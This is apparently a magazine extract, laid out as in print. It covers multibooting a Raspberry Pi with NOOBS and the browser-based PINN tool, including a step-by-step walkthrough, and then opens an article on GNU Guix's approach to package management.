
After completion, the Raspberry Pi will reboot into the *NOOBS* boot selector. This will display for 10 seconds, with the first OS selected. Subsequent boots will display the last-used OS. If you've installed a single OS, no boot screen will be displayed.

## PINN it

Perhaps the most flexible of all multibooting solutions, *PINN* is largely browser-based. This enables you to configure your Raspberry Pi from almost any device and download the resulting multibooting setup, ready to copy to your microSD and boot. Note, however, that this solution also requires a network connection. Full instructions can be found in the walkthrough (*opposite*).

## Danger Eben Upton!

Installing and booting two or more operating systems might seem to deliver a new level of convenience to your



## » BEST MULTIBOOT CONFIGURATIONS

Interested in multibooting your Raspberry Pi? Choosing the right combination of operating systems will save considerable messing around later on. But what's the best mix? While it depends on which multiboot system you're using, here are some suggestions that can be put together using *PINN*, the web-based multiboot configuration tool.

For a system that balances gaming and media, you can install Recalbox and

Lineage, delivering the full entertainment centre experience. A more lightweight alternative is RetroPie and OSMC, which have smaller disk space requirements.

Have desktop requirements? Two paths here are to add a full Raspberry Pi OS, Ubuntu 20.10, Gentoo, or Manjaro to any of the above. You might even install all four.

Small hard disk drive, or just need an OS that does the basics? *PINN* has Arch,

DietPi, Gentoo64lite, and Raspberry Pi OS Lite. Of these, Arch is the most lightweight option. Any of these can be teamed up in a multimedia multiboot configuration, too, as the accessible desktop alternative.

The best configuration is down to your own requirements, and what you expect from the Raspberry Pi. See the walkthrough (*opposite*) on using *PINN* for more information on using the tool.



Pi, but it doesn't come without risks. These are worth particular attention if you're installing to an SD card.

The main risk is the impact on the media itself. If you've ever experienced a Raspberry Pi OS or Raspbian corruption, then you'll know how frustrating this can be. Those occasions probably only occurred using a single OS, with the Pi writing and reading data to and from the SD card in a single partition.

Multiply that by two, three or more, and there's a greater chance of the media suffering a corruption and the partition failing. Coding files, Kodi plugins, retro game ROMs, whatever – they're all lost.


As such, while *NOOBS* and *BerryBoot* are suitable for use with SD cards, if you're taking the multibooting approach then using a HDD, SSD, or NVMe device

makes more sense. With more robust, faster hardware, the chance of failure is reduced.


## Take a bigger bite of the Pi

Installing an OS has become increasingly simple with the arrival of the Raspberry Pi 4. If you have a suitable USB HDD or plan to buy a case that accommodates a disk drive (such as the Argon ONE series or DeskPi Pro) then multibooting is far more reliable. This opens considerable possibilities, not least a single Pi system able to reliably switch between different purposes with a single reboot. Whether switching between different Linux distros or specialist OSes for gaming and media, multibooting brings considerable new flexibility to an already versatile computer system. **LXF**


## CREATE A MULTIBOOT IMAGE WITH PINN




**1 Select an SD card size** Multibooting your Raspberry Pi doesn't have to rely on *BerryBoot* or any other downloadable tool. With *PINN*, you can manage it all in your browser. You'll find the *PINN* tool at <https://pinn.mjh.nz>, where you're immediately prompted to select your storage device and capacity. You can choose an SD card, USB storage or a mix of both; note that 100MB is reserved for the *PINN* software.




**2 Choose your Pi model** With the correct media and capacity selected, choose the Raspberry Pi board you'll be using. Every option is available here, covering A boards, B boards, Zeros and Compute Modules, so choose the correct model with care. There are differences between standard and plus (+) models, so be sure to make the right choice here. If you misclick at any point, simply click Back to retry.



**3 Choose operating systems** Next, select from one or more operating systems for the Raspberry Pi, arranged by type. The choice covers minimal systems, gaming, utilities, testing, general operating systems and media centres. Click an OS to select it for your multiboot system; click again to deselect. Watch the Required figure at the top of the screen, and ensure that it stays below the Available capacity. Click Next to continue.



**4 Set your system sizes** Your chosen operating systems each require enough space to run effectively. You can help here using the slider to determine how much disk capacity each operating system partition will have. With two operating systems, there's a single slider; three OSes means two sliders, and so on. Adjust the slider as necessary, ensuring that each OS you have chosen has enough additional storage space.



**5 Download your disk image** After clicking Next, download *PINN-lite* using the button, along with a file called **recovery.cmdline**. This shouldn't take too long. With your media attached to the computer, unzip *PINN* and then copy **recovery.cmdline** into the **pinn-lite** directory, overwriting the existing file. This file includes instructions for downloading and installing your chosen OSes and partition size.



**6 Create your multiboot Pi** Finish by copying the contents of **pinn-lite** to your selected Raspberry Pi media, then safely ejecting. Power up to load the *PINN* environment, then connect the Pi to the network, either using Ethernet or press W to configure Wi-Fi. Select your intended operating systems, click Install, and wait for installation. When the device reboots you'll see a boot selection screen, ready for your choice.



# THE GUIX SYSTEM

Guix takes a novel approach to its package management.  
Mats Tage Axelsson guides you around it.

**W**hen you first choose your distribution, it comes down to what's available and what's easy to use. As you learn more about Linux, you'll start thinking more about how your choices affect your daily use. For many users, the choice of desktop and styling makes the biggest impression. Yet the real difference between distributions is how you manage packages.

The most common package manager is the Debian *dpkg* one. Ubuntu uses its own version of it, and only the repositories differ. Also, the way the system installs software is the same. Once you decide to install a software package, it goes to the standard position, all according to the Linux Software Base (LSB).

For Guix developers, this system had too many drawbacks, including dependency hell. In this hell, you have a favourite application that depends on

library 1.x. All new applications use 2.0 of said library. In this case, the old application must go, or else all your new applications won't work. Though this is rare for ordinary users, it's an issue that plagues developers.

To solve this problem Guix developers, searched high and low but couldn't find a decent solution to this problem. Until NixOS showed the way. They now had an excellent way to handle this problem, and a few others, but it was not GNU compliant and so the GNU Guix system was born.

### Distro breakdown

There are two things that make up a distribution: the package manager, and the selection they offer by default. The package managers maintain the binaries or all source code. The default is to download binary packages and place them according to standard. The exceptions are Gentoo, Arch and a few others that default to compiling software.

Compared to those distros, Guix has made a decision to keep all binary files in one big directory called The Store. The designers of NixOS used this concept and the Guix developers re-used the code. It comes as *GNU Guix*, the package manager and GNU Guix System, the distribution.

If you need to use an odd version of a package then you can install the package manager on your current distribution. For developers, this is a great way to create a separate environment for each project. You also do not have to worry about an upgrade changing your development environment.

When you first install GNU Guix System, the distribution, you may not notice any difference. Since the install is a simple script, if you run a desktop environment and just regular applications then you can continue as normal. The installer itself is simple: it looks outdated and is a little unpolished, but gets the job done.

To see the real difference from other distributions, you need to look inside the file system. As mentioned before, all binaries are in The Store and libraries have links to it. This way of doing things also helps when you run an upgrade. If you need to roll back, Guix uses a “generation” of the older install. In order to roll back, simply reboot and choose the old generation. Ordinary distributions overwrite existing files and this makes it harder to roll back if an upgrade fails.

